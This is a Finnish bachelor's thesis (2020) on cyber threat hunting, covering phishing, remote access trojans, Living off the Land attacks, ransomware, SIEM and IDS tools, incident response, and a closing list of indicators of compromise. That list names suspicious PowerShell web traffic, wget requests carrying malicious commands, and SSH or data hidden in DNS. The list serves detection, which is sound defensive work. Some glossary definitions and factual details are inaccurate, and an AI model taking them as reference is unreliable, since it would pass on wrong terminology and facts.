Opinnäytetyö (AMK / YAMK)

Tieto- ja viestintätekniikka

2020

Adria Calsapeu Casagrande

TIETOTURVAUHKIEN METSÄSTYS

OPINNÄYTETYÖ (AMK / YAMK) | TIIVISTELMÄ

TURUN AMMATTIKORKEAKOULU

Tieto- ja viestintätekniikka

Kesäkuu 2020 | 45 sivua

Adria Calsapeu Casagrande

TIETOTURVAUHKIEN METSÄSTYS

Click here to enter text.

Opinnäytetyön aiheena on kertoa tietoturvauhkien metsätyksestä ja toteutumistavoista. Työn tarkoitusksena ja tavoitteena on antaa lukijalle kuva tietoturva metästyksetä ja toteutuksesta.

Tutkimuksessa käytettiin ammattilais organisaatioiden käyttämiä työäkaluja ja menetelmiä tutkimuksissa. Opinnäytetyötä tutkittiin henkilökohtaisessa hyökkäyksessä ja tutkimalla miten hyökkäys voitaisiin toteuttaa.

Tutkimuksen tuloksissa havainollistettiin yleisimmän hyökkäyksen vaiheet, sekä vaiheet ja työkalut jolla hyökkäys havaittaisiin.

Tutkimusta voidaan jatkaa selvittämällä mitä osaa on on kyseinen hyökkäys osana, onko kyse bottiverkosta vai yksittäisiä agentteja rakentamalla virtualisoitu työtila.

ASIASANAT:

uhkien metsästys, tietoturva, uhka, riski, kyberturvallisuus

BACHELOR´S / THESIS | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Information and communications technology

June 2020 | 45, number of pages

Adria Calsapeu Casagrande

CYBER THREAT HUNTING

Click here to enter text.

The subject of the thesis is to compile a compact collection of threathunting for informationsecurity practitioners. This thesis will also include what is threathunting, why is threathunting important and how can it be done.

KEYWORDS:

threat hunting, information security, threat, risk, cyber security

SISÄLTÖ

KUVAT

KÄYTETYT LYHENTEET JA SANASTO

APT	Ammattimainen tietouhka organisaatiot (Advanced persisten threat)
BEC	Kaapattu käyttäjän sähköposti (Business email compromise)
Blacklisting	Kiellettyjen tapahtumien lista
C2	Kaappaa ja valtaa (Command and control)
DDOS	Tarkoitettu kohdistettu palvelun esto hyökkäys (Distributed Denial of Service)
DHCP	Dynaaminen yhteyskäytäntö, jonka avulla päätelaitteelle annetaan IP-osoite (Dynamic Host Configuration Protocol)
DNS	Nimipalvelujärjestelmä (Domain Name System)
GDPR	Euroopan unionin yleinen tietosuoja-asetus (General Data Protection Regulation)
IDPS	Tunkeutujan havainto- ja estojärjestelmä (Intrusion Detection and Prevention System)
IDS	Tunkeutujan havainto järjestelmä (Intrusion detection system)
IOC	Hyökkäyksen havainto tapahtumat (Indications of compromise)
IPS	Tunkeutujan estojärjestelmä (Intrusion Prevention System)
IR	Hälytykseen tai haittatapahtumaan reagoiminen (Incident response)
ISP	Internetpalveluntarjoaja (Internet service provider)
LAN	Paikallinen verkko (Local area network)
NIST	National Institute of Standards and Technology
Phishing	Tietojen kalastus
RDP	Etäkäyttö työpöytä (Remote desktop protol)
Rules	Raja-arvot joilla määritetään hälytykset
SANS	Järjestelmänvalvoja (System Administration), Networking, and Security
SIEM	Lokitus ja lokitiedon hallinta (Security information and event management)
SOC	Tietoturva operointikeskus (Security operations center)

Threat actors	Tietouhka ryhmä
VBS	Visual Basic Script skriptikieli
Whitelisting	Hyväksyttyjen tapahtumien lista
WLAN	Langaton paikallinen verkko (Wireless local area network)
VPN	Yksityinen virtuaali verkko (Private virtual network)

1 JOHDANTO

Mikä on tietoturvauhkien metsästys (engl. cyber threat hunting)? Uhkien metsästys on aktiivinen ja oma-aloitteinen lähestymistapa tietoturvauhkia ja -poikkeamia kohtaan. Metsästysten tavoitteena on tehdä tietojärjestelmistä ja työympäristöstä turvallisempia, mutta miten metsästyksiä voidaan suorittaa?

Suurin tietoturvauhka on haitallisten tiedostojen lataaminen, joka toteutetaan phishing-hyökkäyksellä. Phishing-hyökkäys on sosiaalinen manipulointihyökkäys, jossa pyritään huijaamaan tai kavaltamaan kohde avaamaan, käsittelemään tai käynnistämään haluttu prosessi. Dokumentti- tai ohjelmapohjaisella hyökkäyksellä pyritään tartuttamaan kohteen työpiste hyökkäystä varten tai kone tulevien hyökkäyksten varalle. Nämä hyökkäykset ovat osa bottiverkkoa. Bottiverkko voidaan toteuttaa ulkoisilla ohjelmilla tietokoneessa, ja ne voidaan havaita. Huomaamattomia hyökkäyksiä kutsutaan Living off the Land-hyökkäykseksi. Hyökkääjät käyttävät Windowsin omia työkaluja, jotka ovat Windowsin oletustyökaluja. Living off the Land-hyökkäyksiä on vaikeampi havaita tästä syystä. Työkaluja, jotka voivat suorittaa etäyhteyksiä huomaamatta, kutsutaan remote access troijalaisiksi (RAT). Näillä työkaluilla voidaan suorittaa haitallista toimintaa tai salakuljettaa malwarea (Malicious software), haitallisia ohjelmistoja tai ransomware-panttivankiohjelmistoja. Ransomware-ohjelmistot salaavat kohteen tiedostot salausavaimella, jonka hyökkääjä voi myydä uhrille. [1]

Seuraava phishing-hyökkäystapa on huijata uhri antamaan käyttäjätunnukset käyttämällä valekirjautumissivustoja, joilla kerätään nykyiset käyttäjätunnukset, joiden avulla murtaudutaan uhrin työverkkoon, työpisteeseen tai tietokantaan.

Viimeisin ja yleisin hyökkäystapa on kaapata ja pyydystää käyttäjän liikennettä, kuten esimerkiksi maksutapahtumien kaappaamien, jos maksusivustossa on haitallinen koodinpätkä, joka varastaa maksutiedot kaupan toteutuksessa. Tämän tyyppisiä hyökkäyksiä kutsutaan web-skimming hyökkäykseksi. Hyökkääjä muokkaa huomaamattomasti sivustoja syöttämällä haluttuja koodin pätkiä, jotka sitten keräävät tietoa.

Uhkien metsästys on analyyttinen ja proaktiivinen lähestymistapa tietoturvaongelmiin. Aktiivisella uhkien metsästyksellä voidaan lieventää hyökkäysten todennäköisyyttä.

Metsästyksiä voidaan lähestyä eri tavoilla. Jokaisella organisaatiolla on omansa, mutta tässä opinnäytetyössä annetaan kolme esimerkkiä. Intel/threat actor pohjaisessa

lähestymistavassa pyritään etsimään eri komentoja, tapahtuma tyyppejä tai käyttäytymisiä, joita ammattilaisrikolliset hyväksikäyttävät. Esimerkkinä on Windowsin oman työkalun poikkeava tapahtuma jossa powershell käynnistää webliikennettä. Powershell ei saisi käynnistää verkkoliikennettä.

Seuraava lähestymistapa on Indicators of Compromise (IOC), jossa etsitään tapahtumia tai tilanteita, jotka voivat olla epäilyttäviä. Kun havaitaan poikkeustilanne, ryhdytään tutkimaan, miksi se tapahtui.

Kolmas lähestyminen on käyttäytymispohjainen metsästys, jossa pyritään löytämään epäilyttäviä käyttäytymisiä käyttäjältä. Käyttäjä luo uuden tunnuksen ja antaa tunnukselle kaikki mahdolliset oikeudet.

Metsästys voidaan toteuttaa SIEM- ja IDS-tuotteilla. SIEM on lyhenne sanasta security information and event management, joka on tuote, joka on yhdistelmä SIM- ja SEM-ohjelmista. Security information management ohjelma kerää tiedostoja, kuten lokitiedostoja, keskitettyyn tietokantaan tutkimusta varten. Lokitiedostot ovat tapahtumien ja toimintojen historia kerättynä tiedostoihin. Security event management (SEM) -ohjelmilla voidaan tutkia lokitiedostojen sisältöä. SIEM-tuotteella voidaan toteuttaa reaaliajassa tutkimuksia laitteiden ja verkkoliikenteen toteuttamiin hälytyksiin ja tapahtumiin. [2]

Intrusion detection system (IDS) on laite tai ohjelmisto, joka seuraa verkkoliikennettä ja tapahtumia ja etsii haitallisia tai poikkeuksellisia tapahtumia. Kaikki poikkeustapahtumat voidaan raportoida SIEM -järjestelmään. SIEM voi kerätä monesta eri laitteesta tapahtumat keskitettyyn järjestelmään, jolla voidaan tutkia, ovatko poikkeustapahtumat haitallisia vai vääriä hälytyksiä. Metsästyksessä ei voida hyödyntää työkaluja, jos metsästäjät eivät osaa käyttää niitä eivätkä tiedä, mitä metsästää. Ammattitaitoisia hyökkäyksiä on entistä vaikeampi havaita, ja metsästäjien taidoilla on suurin merkitys hyökkäyksten havaitsemisessa. [2]

Tietoturvauhkien riskiä voidaan laskea antiviruspalveluilla. Antiviruspalvelut eivät estä tuntemattomia tai kehittyneitä hyökkäyksiä. Antiviruksen toimintaperiaate on tietokantapohjainen, ja ne etsivät tapahtumia ja ohjelmia, joita antiviruksen tietokantoihin on päivitetty. Ohjelma estää havaittuja ja tutkittuja hyökkäyksiä, jotka löytyvät palveluntarjoajan tietokannasta.

Tässä opinnäytetyössä esitellään tietoturvametsästys, sekä kuinka sitä voidaan toteuttaa, sekä annetaan esimerkki hyökkäyksestä ja työkaluista. Uhkien metsästys on yhä

suurempi osa tietoturvamaailmaa. Usein uhkien metsästys tulee ensimmäisen kerran vastaan työelämässä. Opinnäytetyön tavoitteina on auttaa ymmärtämään, mitä tietoturvametsästyksellä tarkoitetaan, mitä uhkien metsästys sisältää, miten metsästys toteutetaan ja mitä metsästystyökaluja voidaan käyttää. Opinnäytetyön tavoitteena on myös parantaa tietoturvakoulutusta, jolla voidaan valmistella tulevaisuuden tietoturva-ammattilaisia. Opinnäytetyön tutkimuskysymykset ovat Kuinka metsästystä voidaan toteuttaa? Miksi se on tärkeää tietoturvalle?

2 ALOITUS

2.1 Tietoturvauhat

Tietojärjestelmät, tietokannat ja liiketoiminnat eivät ole enää turvassa. IT-alan uhat kehittyvät jatkuvasti etsimällä uusia tietomurtotekniikoita ja hyväksikäyttämällä eri tietoturva heikkouksia, joita joskus ei ole vielä löydetty. Nämä ihmiset myös kehittävät jatkuvasti omia työkaluja tai käyttävät tutkimus tarkoituksen käytettäviä työkaluja, joilla voidaan tehdä tuhoa tai voittoa. [3]

IT-alan hyväksi käyttämistä ja hyökkäyksiä motivoivat erittäin tuottoisat ransomware-hyökkäykset. Poliittisesti motivoituneet hyökkäykset ovat lisääntyneet viime vuosina tekniikan ja teknologian kehityksen ohella. Tämän tyyppisiä uhkatekijöitä (Threat actors) kutsutaan nimellä Advanced Persistent Threats (APT's). APT:illa on kyky, motivaatio ja taito ylläpitää näitä hyökkäyksiä. Vuoden 2019 alusta asti APT:t ovat onnistuneet hyökkäämään lukuisiin palveluihin, varastaneet tietoja, tehneet onnistuneita business e-mail compromise (BEC) hyökkäyksiä tai ransomware-kiristyksiä, jotka rahoittavat ja motivoivat entistä enemmän alan uusia rikollisia. Tämän takia uhkien määrä tulee kasvamaan tulevaisuudessa. Metsästys on aktiivinen tapa estää, ehkäistä ja minimoida näiden uhkien tapahtumista.

Hyökkäykset sosiaalisiin medioihin sekä pilvipalveluihin ovat suurin syy siihen, että miljoonia käyttäjätunnuksia on netissä saatavilla. Varastetuista käyttäjistä tehdyistä tietokannoista voidaan poimia käyttäjiä tai yrityksien työntekijöitä erinlaisiin phishing-kampanjoihin tai salasanamurtoihin. Tästä johtuen suurin tietoturvauhka on käyttäjät. [4, 5, 6]

Hyökkääjät voivat kaapata tietokoneita ja tietokantoja bottiverkkoja varten, vangita tiedostoja phishing-hyökkäysten avulla tai tartuttaa verkkosivustoja huomaamatta. Yleisin hyökkäys phishing on saanut alkunsa sanasta fishing (kalastus) ja se on hyökkäys, jossa pyritään viestin avulla kavaltamaan uhrilta henkilötietoja kuten salasanoja, pankkitietoja tai sosiaaliturvatunnuksia. Hyökkäys toteutetaan sosiaalisella manipuloinnilla: hyökkääjä teeskentelee olevansa viranomainen, pankki tai yhteistyökumppani. Yleisin viestin sisältö on jaettu tiedosto, esimerkiksi SharePoint-kansio, johon uhri on lisätty. Jaetussa kansiossa on dokumentti, joka "vaatii" sisäänkirjautumisen tiedoston avaamiseksi. Todellisuudessa dokumentti vie käyttäjän valesisäänkirjautumissivustoon, jossa pyritään

kaappaamaan uhrin käyttäjätunnukset. Käyttäjätunnuksia voidaan hyväksikäyttää hyökkäyksissä tai myydä eteenpäin. [7]

Phishing-hyökkäyksessä voidaan myös tartuttaa uhrin kone, johon voidaan asentaa Remote Access Trojan (RAT), troijalainen hevonen, jonka tarkoituksena on saada etäyhteys uhrin koneeseen tai orjuuttaa uhrin kone bottiverkkoon. Bottiverkossa on monta konetta ja laitetta, jotka ovat hyökkääjän vaikutuksen alaisena ja voivat tarpeen mukaan toteuttaa eri hyökkäyksiä kuten Deliberate denial of service (DDOS) hyökkäyksiä. DDOS-hyökkäyksessä tehdään kohteeseen enemmän yhteyspyyntöjä kuin se pystyy käsittelemään, minkä vuoksi kohteen palvelut kaatuvat tai hidastuvat yhteyksien määristä johtuen. Liiketoimintaa voidaan estää DDOS-hyökkäyksillä. [3]

BEC hyökkäykset ovat onnistuneita phishing-hyökkäyksiä, jossa kaapattuja käyttäjiä käytetään kohdistetuissa hyökkäyksissä. Esimerkkinä voi olla, että rakennus urakoitsijan käyttäjätunnukset varastettiin, jolloin hyökkääjät voivat lähettää laskuja asiakkaille hyökkääjän hallitsemalla laskutus osoitteella. [8]

Tietomurtovuotojen takia yrityksen kehittävät toimintaperiaatteita eri tietoturvauhka tilanteita varten. Näitä toimita periaatteita kutsutaan nimellä Incident Response (IR). IR on käytössä yrityksissä, joihin tietoturva uhat vaikuttavat voimakkaimmin. IR on ennen ollut osa reaktiivista tietoturvamenetelmää. IR-menetelmillä pyritään minimalisoimaan uhkien tuottamat vahingot. Proaktiivisessa IR:ssä käytetään SIEM-käyttöjärjestelmiä, jotka ovat palveluita tai tuotteita, jolla voidaan reaaliajassa tutkia laitteiden ja verkkoliikenteen tapahtumia sekä hälytyksiä. SIEM kerää monen eri laitteen tapahtumat keskitettyyn järjestelmään, jolla voidaan tutkia tapahtumat ja tilanteet. [2]. SIEM-käyttöjärjestelmällä voidaan suorittaa automatisoituja analyysejä, jotka etsivät uhkia tai potentiaalisia tietoturva loukkauksia, jotka hyökkääjät voisivat toteuttaa. Mitä aikaisemmin pystytään havaitsemaan hyökkääjän jäljet, sitä paremmat mahdollisuudet ovat estää hyökkääjän aiheuttamat vahingot [9]. Tätä proaktiivista työtä kutsutaan uhkien metsästykseksi. Passiivinen tietoturva kuten palomuurit ja salasanat eivät enää riitä tietoturvan ylläpitämiseen. Kun hyökkäykset kehittyvät, myös puolustus kehittyy. Metsästys vaatii IT-ympäristön osaamista, analysointitaitoa ja ongelmien ratkontaa. [3]

2.2 Ongelmien määrittäminen

Maailmassa ei ole murtautumatonta tietokantaa, verkkoa tai tietojärjestelmää. Tietojärjestelmissä on aina yksi tai useampi heikkous, joita voidaan hyödyntää, jotka uhkatekijät pyrkivät etsimään ja käyttämään. Tietoturva-alan työntekijöiden kannattaa suhtautua sillä periaatteella, että uhkatekijät voivat ja tulevat lopullisesti murtautumaan tietojärjestelmiin. Ratkaisuna on minimoida riskin todennäköisyys. Tietoturva-asiantuntijat pelaavat jatkuvaa arpapeliä, jossa he pyrkivät parantamaa eri tekniikoita, joilla voidaan minimoida riskit. Viime vuosien aikana metsästys on noussut esiin yhä useammissa tietoturva tapahtumissa. Tämä proaktiivinen käyttäytyminen potentiaalisten uhkien etsimiseen on monen asiantuntijan mukaan uusi tapa, jolla metsästetään viimeisimmät ja vakavimmat uhat. Metsästys ei ole mikään uusi käsite, vaan se on ollut käytössä tietoturvamaailmassa jo useita vuosia, mutta sen käyttö ei ole yleistynyt. [10]

Tietomurrot ja -vuodot aiheuttavat erilaisia haittoja. Murroista ja vuodoista toipumiseen tarvitaan rahaa, aikaa ja luottamusta. Tietomurrot laskevat myös yritysten ja virastojen mainetta ja luotettavuutta. Tietomurtojen kohteena voivat olla palvelut, jotka on tarkoitettu esimerkiksi liiketoimintasuunnitelman luomiseen, liiketoimintasuunnitelmien yksityiskohtiin, asiakastietoihin tai käyttäjärekisteriin. Tietomurroista voidaan myös antaa mahdollisia sanktioita, jos tietoturvavaatimukset eivät täytä General Data Protection Regulation (GDPR) lainsäädäntö vaatimuksia. [11]

3 TIETOTURVAHYÖKKÄYKSTEN TAUSTAA

Vuonna 2019 tehdyssä Accenture landscape raportissa mainitaan, kuinka maailmassa tapahtuvat tietoturvahyökkäykset ovat muuttuneet viime vuoden aikana. APT-uhkatekijät käyttävät bruteforcen, bugien ja tietoheikkouden lisäksi phishingiä tietomurrossa. Phishing on tietojen kalastelua, jossa pyritään huijaamaan käyttäjää antamaan käyttäjätiedot uhkatekijöille. Yleisimmät phishing-hyökkäykset ovat SPAM-hyökkäyksiä, jossa sama viesti yritetään lähettää mahdollisimman monelle ilman mitään kohdistettua tietoa. Kohdistettuja phishing-hyökkäyksiä kutsutaan spear phishing-hyökkäyksiksi, ja ne ovat yksilöille tai organisaatioille tarkoitettuja käsin tehtyjä phishing-hyökkäyksiä. Näillä hyökkäyksillä pyritään kalastamaan organisaatiosta yksittäinen henkilö, jonka avulla pyritään saavuttamaan uhkatekijöiden hyökkäykset. Suurin ero yksittäisten ja APT-uhkatekijöiden välillä on hyökkäysten yritysten määrä. Yksittäiset hyökkääjät ovat tyypillisesti nopeita hit and run hyökkäyksiä, jotka ovat myös automatisoituja. APT:iden hyökkäykset ovat pitkiä hyökkäyksiä, jossa hyökkääjät pysyvät huomaamattomina murtautuneissa järjestelmissä. [3 ,12, 13]

Poliittisesti motivoituneet iskut ovat olleet kasvussa poliittisten muutosten myötä. Hyökkäykset, joita voidaan hyväksikäyttää poliittisen edun saavuttamisessa, ovat olleet kasvussa. [3] Yrityksiin, jossa käsitellään henkilörekisteri tietoja kuten potilastiedostoja tai jotka ovat alihankittuna valtion työtehtäviin, kohdistuu entistä enemmän hyökkäyksiä. Sosiaalista mediaa voidaan hyväksikäyttää tiedustelussa ja tietojen kalastelussa. Aktiivinen sosiaalisen median käyttö parantaa mainontaa ja liiketoimintaa, mutta se myös nostaa riskimahdollisuutta. Tilanteet, joissa yrityksen työntekijät joutuvat vastuutehtäviin eikä työntekijöitä ole koulutettu, ovat potentiaalisia hyökkäyshetkiä.

Hyökkääjät ja rikolliset ovat muuttaneet toiminta tapaansa yksittäisestä käyttäytymisestä organisoituun yhteistyötoimintatapaan. Tässä toimintatavassa ryhmät ja järjestöt ryhtyvät yhteistyötoimintamalliin, joka peilaa yritysmaailman toimintatapoja. Tämä radikaali muutos toimintamallissa johtuu kehittyneistä lainpuolustusvoimista. [3]

Tuotteet ja palvelut, joita hyökkääjät tarjoavat undergroundfoorumeilla, voivat muun muassa olla käsin kehitettyjä tuotteita, joilla pyritään rahastamaan kohdeorganisaatiota malwareilla ja crimewaretuotteilla Palveluihin voi kuulua myös network access tai murrettu Remote Desktop Protocol (RDP) etäyhteys, joita hyökkääjät voivat käyttää ransomware-hyökkäyksissä ja tietovuodoissa. [3]

Hyökkäysten määrä on viime vuonna ollut voimakkaassa nousussa toimintamallin ja tuottavuuden takia. Viimeaikainen ransomware-hyökkäys, josta on maksettu, on esimerkiksi Lake City Florida, jossa USA:n valtio maksoi ransomware hyökkääjille 500 000 dollaria ransomware-avaimesta. [14]

Ransomware variaatioita on viime aikoina tullut vastaan monenlaisia. Olemassa on esimerkiksi poliittisesti motivoituneita ransomwareja kuten End of Israel ransomware. [15] Samantapaisiin haittatarkoituksiin on tarkoitettu myös Johannesburgransomware [16] merkitsevät hyökkäysten ennalta arvaamattomuutta. Ransomware hyökkäyksistä ei kannata maksaa, koska se motivoi uusia rikollisia toteuttamaan entistä enemmän hyökkäyksiä.

4 TIETOTURVAUHKIEN METSÄSTYKSEN TAUSTAA

Uhkien metsästys on yleistynyt Suomessa GDPR:n, kansainvälistyvän liiketoiminnan ja kasvavien tietoturvauhkien mukana. Metsästys on terminä hieman vieras alan tulokkaille. Metsästyksen voidaan kuvailla olevan analyyttinen toimenpide, jonka tavoite on estää potentiaalisten hyökkäysten onnistumista [17], etsiä aktiivisesti Indications of compromise (IOC) suomeksi kompromissin indikaattorit sekä kerätä tietoa, jonka avulla voidaan havaita tunnistettavia tekijöitä (patterns of compromise). [18]

Metsästystä lähestytään aina sillä hypoteesilla, että hyökkääjät ovat päässeet sisälle. Tästä lähdetään eteenpäin etsimällä epäilyttäviä tapahtumia. Etsimällä tietomurron, kummallisen liikenteen tai kyseenalaisten tapahtumien lähdettä varmistetaan, ettei hyökkäys ole onnistunut. [18] Uhkien metsästyksellä tarkoitetaan myös aktiivista ja toistuvaa tietoverkkojen ja tietokantojen tutkimista. Metsästystä pyritään myös automatisoimaan mahdollisimman paljon. [19]

4.1 Tietoturvauhkien käyttäytyminen

Hyökkääjät ovat hyvin usein tietoisia metsästyksestä ja yleisimmistä metsästystavoista. Uhkatekijät ovat usein myös tietoturvatyöntekijöitä. Tästä johtuen hyökkääjät käyttävät entistä useammin Living off the Land hyökkäyksiä, joissa hyökkääjät käyttävät Windowsin tai Linuxin omia sisäisiä työkaluja ja prosesseja tietomurrossa. Nämä prosessit näyttävät aidoilta, kunnes katsotaan prosessihierarkiasta, kuinka ja miten prosessit on käynnistetty. Automatisoidut metsästys käyttöjärjestelmät havaitsevat ulkoisia työkaluja erittäin helposti. Tästä voidaan päätellä myös, että hyökkääjällä on usein kokemusta SOC-toimintamallista. Metsästys vaikeutuu huomattavasti, jos hyökkääjä tietää, kuinka verkostoa ja liikennettä seurataan. [3]

4.2 Automatisointi

Automatisointi on yksi tärkeimmistä työkaluista metsästykseen. Automatisoinnilla voidaan säästää aikaa ja resursseja metsästyksen suorittamisessa. SANS:n mukaan automatisointi on yksi tärkeimmistä työkaluista, jolla korvataan toistuvien sekä aikaa vievien työtehtävien tekemistä kuten IOC-seuraamista. Metsästystä ei voida kuitenkaan 100 %

automatisoida, koska se tarvitsee ihmiselementin analysoimaan lopputuloksia. Hyökkääjät käyttävät automatisoituvia hyökkäyksiä haavoittuvuuksien etsimisessä. [10]

4.3 Datan analysointi

Liikenteen analysoinnissa kannattaa ensin varmistaa, mikä on baseline eli normaali liikenne. Tästä liikenteestä analysoidaan potentiaalisia poikkeustapahtumia, joita hyökkääjä tai haittatekijä voisi toteuttaa. SOC-operointimallissa poikkeustapaukset laukaisevat metsästyksen tapahtumasta, josta pyritään selvittämään tapahtuman syyt ja jatkotoimenpiteet. Metsästyksen onnistumista voidaan parantaa tietoturva-analyytikkojen näkyvyydellä. Näkyvyydellä tarkoitetaan sitä, kuinka paljon tapahtumia tietoturva analyytikot näkevät liikenteestä. Tärkeimmät liikenteet ovat kirjautumis- tai autentikointi tiedot, prosessien tai ohjelmien tapahtumat, palomuurin päästö- ja estotapahtumat, laitteiden webliikenneteet (flow), IDS/IPS (Intrusion detection system/ Intrusion prevention system) liikenne, laitteiden tietoturvatapahtumat, DNS-liikenne, SIEM-hälytykset ja Threat -Intel lähteet. Liikenteen seuraamista voidaan optimoida poistamalla turvalliset ja tunnetut tapahtuman niin sanotulla whitelistingillä. [10]

4.4 Liikenne tyyppien seuraaminen

Tapahtumaliikenne on kaikkein tärkein osa metsästystä. Sillä määritettään mitä tutkitaan. Tässä on liikennetyyppi esimerkkejä, joista metsästykset voidaan aloittaa.

Työpisteet

Käyttöjärjestelmä tapahtumat, ohjelmistokohtaiset lokit, tietoturvatuotteet

Verkko

IDS/IPS, palomuurit, web proksit, VPN päätepisteet, keskitetty autentikointi, routterit ja switchit, WLAN verkko, antiviruksen, DHCP lokit, DNS liikenne

Internet

Foorumit, sähköposti listat, blogit, sosiaalinen media

Ryhmät

Työntekijät, yhteistyö kumppanit, tietoturvatyöntekijät, tietoturva palvelun tarjoajat, valtio, ohjelmisto myyjät, ISP, kilpailijat

Viestit

Sähköpostiviestit, viestien liitteet

4.5 Incident detection and response, Hyökkäyksien Reagointi

Incident responsella tarkoitetaan suunnitelmia eri tapahtumiin, joihin on ennalta määritettyjä dokumentteja tai toimintamenetelmiä. Incident responsella määritellään toimenpiteet vasta onnistuneesta tietomurrosta. Incident response aloitetaan, kun onnistunut tietomurto tai tietoturvaloukkaus on havaittu. Metsästyksellä etsitään jatkuvasti mahdollisia epäilyttäviä merkkejä tietomurrosta proaktiivisella käyttäytymisellä. Heti kun uhka tai tapahtuma on löydetty, tehdään incident responsen suunnitelmien mukainen reaktio. Incident detection ovat kaikki prosessit, joilla tutkitaan uhkien ja uhkatekijöiden tapahtumia.

Seuraavaksi esitellään esimerkkejä tietoturvan incident responseista, jotka NIST [**20**] on julkaissut: Jatkuvan riskien arvioinnin kannattaisi olla osa yrityksen työtehtäviä. Näillä riskiarvioilla arvioidaan yrityksen järjestelmien ja työtoiminnan toteuttamat riskit. Riskien tunnistuksen jälkeen voidaan keskittyä siihen, mitä riskejä pyritään poistamaan, muuttamaan tai hyväksymään. Näitä riskejä voidaan sitten priorisoida sen mukaan, kuinka vaarallinen riski on ja kuinka paljon sitä pitää seurata. Verkoston laitteet ja ohjelmistot pitäisi ylläpitää uusimmilla versioilla ja asetuksilla sekä tarpeettoman ohjelmat poistaa laitteista. Lisäämällä principle of least privilege varmistetaan, että jokaisella laitteella on annettu minimi määrä valtuuksia työtoiminnan toteuttamiseen. Laitteita pitäisi seurata jatkuvasti sekä kerätä kaikki mahdollisesti huomiota herättävät tapahtumat lokitukseen. Kaikissa laitteissa pitäisi myös olla antivirus palvelu asennettuna. Kaikki ulkoverkkoon yhdistetyt liikennepisteet, kuten palomuurit, pitää varmistaa siten että mikään ulkopuolinen yhteys ei pysty yhdistämään sisäänpäin ilman lupaa tai poikkeussääntöjä. Yksityiset verkot laskevat tietomurto mahdollisuuksien todennäköisyyttä. Yrityksen pitäisi vielä kouluttaa työntekijät käyttämään laitteita oikeaoppisesti, esimerkiksi kuinka käyttäytyä, jos tulee phishing viesti, tai minkälaista verkkoliikennettä saa työajalla tehdä. Yritysten on myös varmistettava, että tietoturva- ja IT-ammattilaiset saavat tarvittavat koulutukset työtehtävien toteuttamiseen. Ymmärtämällä kuinka hyökkääjä onnistui murtautumaan tietoverkkoon, voidaan estää seuraavien hyökkäysten tapahtumien.

4.6 Forensic investigation, Jälkitutkinta

Forensic investigation toteutetaan silloin, kun hyökkääjät ovat onnistuneesti murtautuneet ja toteuttaneet tavoitteensa. Tutkimuksessa kerätään todistusaineistoa hyökkääjien toimista, haitallisista tilanteista ja tapahtumista. Tästä lähdetään liikkeelle selvittämään, miten hyökkääjät onnistuivat hyökkäyksessä sekä toteuttamaan mahdolliset vastatoimet tuleville hyökkäyksille.

5 LÄHESTYMISTAPOJA TIETOTURVAUHKIEN METÄSTYKSEEN

Uhkien metsästystä kannattaa lähestyä hypoteesilla, jossa hyökkääjä on murtautunut järjestelmiin. Metsästyksen tavoitteena on löytää tämä murtautuminen.

Mitä lähdetään metsästämään? Epäilyttäviä tapahtumia, joita voisi tapahtua poikkeustilanteessa esimerkiksi, kun muodostetaan yhteys ulkoiseen IP-osoitteeseen, eikä kohteena olisi mikään nettisivusto. Mitä hyökkäystekniikoita tutkitaan? Minkä tyyppisiä ulospäin suuntautuvia yhteyksiä voitaisiin piilottaa (obfuscate)? Miten hyökkääjä voisi toimia niin sanotusti linjojen takana vakoilemassa? Mitä ohjelmat suorittaisivat tätä yhteyttä? Olisiko kyseessä webselain vai jokin exe-tiedosto. Living off the Land-hyökkäys? Kun Microsoftin tuotteita käytetään haitallisesti, yleisin Living off the Land-hyökkäyksissä käytettävä ohjelma on powershell. Mistä ja miten hyökkäys voitaisiin havaita? Miten hyökkääjät voisivat murtautua tai tunkeutua järjestelmiin? Olisiko tartunta lähtenyt haitallisesta web-liikenteestä vai kalastusviestistä?

Metsästyksen onnistumista voidaan parantaa, kun kysymysten vastauksia lähdetään täyttämään hypoteesilla. Mitä enemmän hypoteeseja otetaan metsästyksessä esiin sitä suuremmalla todennäköisyydellä löydetään hyökkääjä.

5.1 IOC-pohjainen lähestyminen

IOC (Indicators of compromise) pohjaisessa lähestymisessä etsitään ennaltamääritettyjä tapahtumia ja tilanteita, joista voidaan tutkia epäilyttäviä tapahtumia ja tilanteita, jotka puolestaan voivat johtua hyökkäyksistä, viruksista tai haitallisesta käyttäytymisestä. IOC:iden etsiminen voidaan automatisoida. Automaation vuoksi IOC-pohjainen metsästys on yleisin ja helpoin tapa toteuttaa metsästystä. Jokainen IOC pitää kuitenkin tutkia ja varmistaa, ettei poikkeustilanteen tapahtuminen ollut haitallinen. [21]

IOC-indikaattorit voivat olla seuraavat:

- Epäilyttävä ulospäin suuntautuva verkkoliikenne. Esim. HTTPS-liikennettä suoraan IP-osoitteeseen eikä web-osoitteeseen.

- Normaalista poikkeavia tapahtumia admin-käyttäjätunnuksissa. Esim. admin käyttäjä kirjautuu sisään, jonka jälkeen hän luo uuden tunnuksen ja lisää sille admin-oikeudet.
- Maan ulkopuolelta tapahtuvat liikenteet, yhteyspyynnöt Kiinasta, Venäjältä tai muista tunnetuista proxypalvelujen tarjoajamaista. Esim. Ulkomailta tulevaa havaittua liikennettä firman IP-osoitteeseen porttiin 21 tai 22, jos ulkoista IP-osoitetta ei ole listattu hyväksytyksi osoitteeksi.
- Epäilyttävät sisään kirjautumistapahtumat, kirjautumisosoite, -maa tai -tapa on normaalista poikkeavaa. Esim. työaikojen ulkopuolella tapahtunut sisäänkirjautuminen ulkoisesta IP-osoitteesta.
- Tietokannan datankäsittelymäärä kasvu. Esim. suuri ulospäin suuntautunut tiedonsiirto työpisteistä ja suuri sisäänpäin suuntautunut liikenne servereihin.
- HTML-vastauksien kokojen poikkeus. Esim. wget-komento, jossa on tunnettuja haitallisia komentoja, ja pyyntö on hyväksytty.
- Suuri määrä request pyyntöjä samalle tiedostolle. Esim. tiedostot ja kansiot, jotka sisältävät luottamuksellista tietoa.
- Tuotteiden ja järjestelmien porttien käyttöpoikkeus. Esim. Secure Shell (SSH) -yhteydessä käytetään normaalisti porttia 22, mutta haittakäytössä käytetään porttia 53 (DNS).
- Epäilyttäviä DNS-kyselyitä. Esim. DNS-kyselyt ovat hyvin pitkiä.
- Epäilyttäviä rekisteri- tai tiedostomuokkauksia. Esim. Tietokoneiden käynnistysasetusten muutos.
- Poikkeukselliset järjestelmä päivitykset.
- Mobiililaitteiden käyttäjä muutokset. Esim. yhden käyttäjän mobiililaitteessa havaitaan kaksi eri käyttäjää.
